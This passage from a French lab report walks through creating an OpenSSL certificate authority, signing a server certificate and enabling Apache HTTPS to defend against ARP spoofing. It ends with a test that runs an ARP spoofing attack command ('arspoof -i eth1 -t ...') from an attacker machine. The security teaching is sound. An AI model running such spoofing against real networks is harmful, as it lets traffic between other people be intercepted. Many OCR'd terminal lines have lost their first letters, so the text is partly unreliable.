^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^
```

Figure 26. Contenu du fichier openssl.conf

Maintenant on va passé pour créer le certificat racine, avec une commande qui permet de générer les 2 fichiers, une clé privée : private/cakey.pem et un "root CA certificate" : cacert.pem .

```
ot@ubuntu:~/CA# openssl req -new -x509 -extensions v3_ca -keyout private/cakey.pem -out cacert.pem -days 3650
 config ./openssl.cnf
nerating a 2048 bit RSA private key
..................+++
...........+++
iting new private key to 'private/cakey.pem'
ter PEM pass phrase:
rifying - Enter PEM pass phrase:
rify failure
ter PEM pass phrase:
rifying - Enter PEM pass phrase:
---
u are about to be asked to enter information that will be incorporated
to your certificate request.
at you are about to enter is what is called a Distinguished Name or a DN.
ere are quite a few fields but you can leave some blank
r some fields there will be a default value,
 you enter '.', the field will be left blank.
---
ganization Name (company) [Kitpages]:CERI
ganizational Unit Name (department, division) []:security
ail Address []:meryamrhadi@gmail.com
cality Name (city, district) [Grenoble]:avignon
ate or Province Name (full name) [France]:vaucluse
untry Name (2 letter code) [FR]:fr
mmon Name (hostname, IP, or your name) []:RHADI
ot@ubuntu:~/CA#
```

Figure 27. Création du certificat racine

Et quand on finit de la création du certificat racine, on vas modifier une autre fois dans le fichier **openssl.conf** en ajoutant les informations saisi dans la certificat à la fin.

```
private_key             = $dir/private/cakey.pem
default_days            = 3650
default_md              = sha256
preserve                = no
email_in_dn             = no
nameopt                 = default_ca
certopt                 = default_ca
policy                  = policy_match

[ policy_match ]
countryName             = fr
stateOrProvinceName     = vaucluse
organizationName        = CERI
organizationalUnitName  = security
commonName              = Serveur web
emailAddress            = meryamrhadi@gmaill.com
```

Figure 28. Modification openssl

On a arrivé à la génération du format PKCS#12, qui permet d'enregistrer dans un seul ficher la clé publique et la clé privée.

```
root@ubuntu:~/CA# openssl pkcs12 -export -out cacert.pfx -inkey private/cakey.pem -in cacert.pem
Enter pass phrase for private/cakey.pem:
Enter Export Password:
Verifying - Enter Export Password:
root@ubuntu:~/CA# openssl req -new -nodes -out req.pem -config ./openssl.cnf
Generating a 2048 bit RSA private key
.....................................................................+++
.....................................................+++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [Kitpages]:CERI
Organizational Unit Name (department, division) []:security
Email Address []:meryamrhadi@gmail.com
Locality Name (city, district) [Grenoble]:avignon
State or Province Name (full name) [France]:vaucluse
Country Name (2 letter code) [FR]:fr
Common Name (hostname, IP, or your name) []:RHADI
```

Figure 29. Générer un format PKCS#12

Maintenant, il faut créer un certificat de serveur, puisque on a déjà notre autorité de certification, il faut créer le certificat pour le serveur HTTPS.
On commence par la création de la clé privée et la CSR (Certificate Signing Request), qui génère deux fichiers, key.pem : clé privée du serveur https et req.pem : demande de signature par l'autorité de certification, et il faut que le champ CN (Common Name) du certificat généré, contenir le nom exacte de la machine serveur honnête .

```
root@ubuntu:~/CA# openssl req -new -nodes -out req.pem -config ./openssl.cnf
Generating a 2048 bit RSA private key
.....................................................+++
.........................+++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [Kitpages]:CERI
Organizational Unit Name (department, division) []:security
Email Address []:meryamrhadi@gmail.com
Locality Name (city, district) [Grenoble]:avignon
State or Province Name (full name) [France]:vaucluse
Country Name (2 letter code) [FR]:fr
Common Name (hostname, IP, or your name) []:Serveur web
```

Figure 30. Création de la clé privé pour le serveur honnête

Et on demande de signer le certificat avec l'autorité de certification pour le serveur honnête, avec la commande :

```
root@ubuntu:~/CA# openssl ca -out cert.pem -config ./openssl.cnf -infiles req.pem
Using configuration from ./openssl.cnf
Enter pass phrase for ./private/cakey.pem:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
organizationName      :PRINTABLE:'CERI'
organizationalUnitName:PRINTABLE:'security'
localityName          :PRINTABLE:'avignon'
stateOrProvinceName   :PRINTABLE:'vaucluse'
countryName           :PRINTABLE:'fr'
commonName            :PRINTABLE:'Serveur web'
fr:invalid type in_'policy' configuration
```

Figure 31. Signer le certificat pour le serveur honnête

Finalement, il faut juste ajouter la configuration d'Apache pour HTTPS, donc il faut installer mod_ssl, et changer dans le fichier de configuration **/etc/apache2/sites-available/default-conf** en ajoutant une virtualhost avec le port qui écoute sur 443, en lui donne le chemin où se trouve notre SSLCertificateFile et SSLCertificateKeyFile.

```
<VirtualHost 1.2.3.4:443>
    DocumentRoot /var/www/mon_site
    SSLEngine on
    SSLCertificateFile /home/webadmin/CA/cert.pem
    SSLCertificateKeyFile /home/webadmin/CA/key.pem
</VirtualHost>
```

Figure 32. Modification de configuration



Figure 33. Les fichiers génères après les étapes

Maintenant on a finis tous les étapes, il faut juste ajouter l'autorité de certification dans le navigateur de la machine virtuelle, donc on vas accéder au paramètre et après confidentialité, et on accède à certificat manager, et choisir autorités, et finalement on vas importer notre **cacert.pem**.

Figure 34. Importation de cacert.pem

Maintenant pour le test, on vas faire une attaque depuis la machine de l'attaquant **arspoof -i eth1 -t 192.168.1.2 192.168.1.1** , mais quand on accède depuis le navigateur du client avec l'adresse : **https://192.168.1.1/**, il nous redirige vers le bon résultat du serveur web après l'affichage d'un alert.



Figure 35. Résulat après la sécuration contre ARP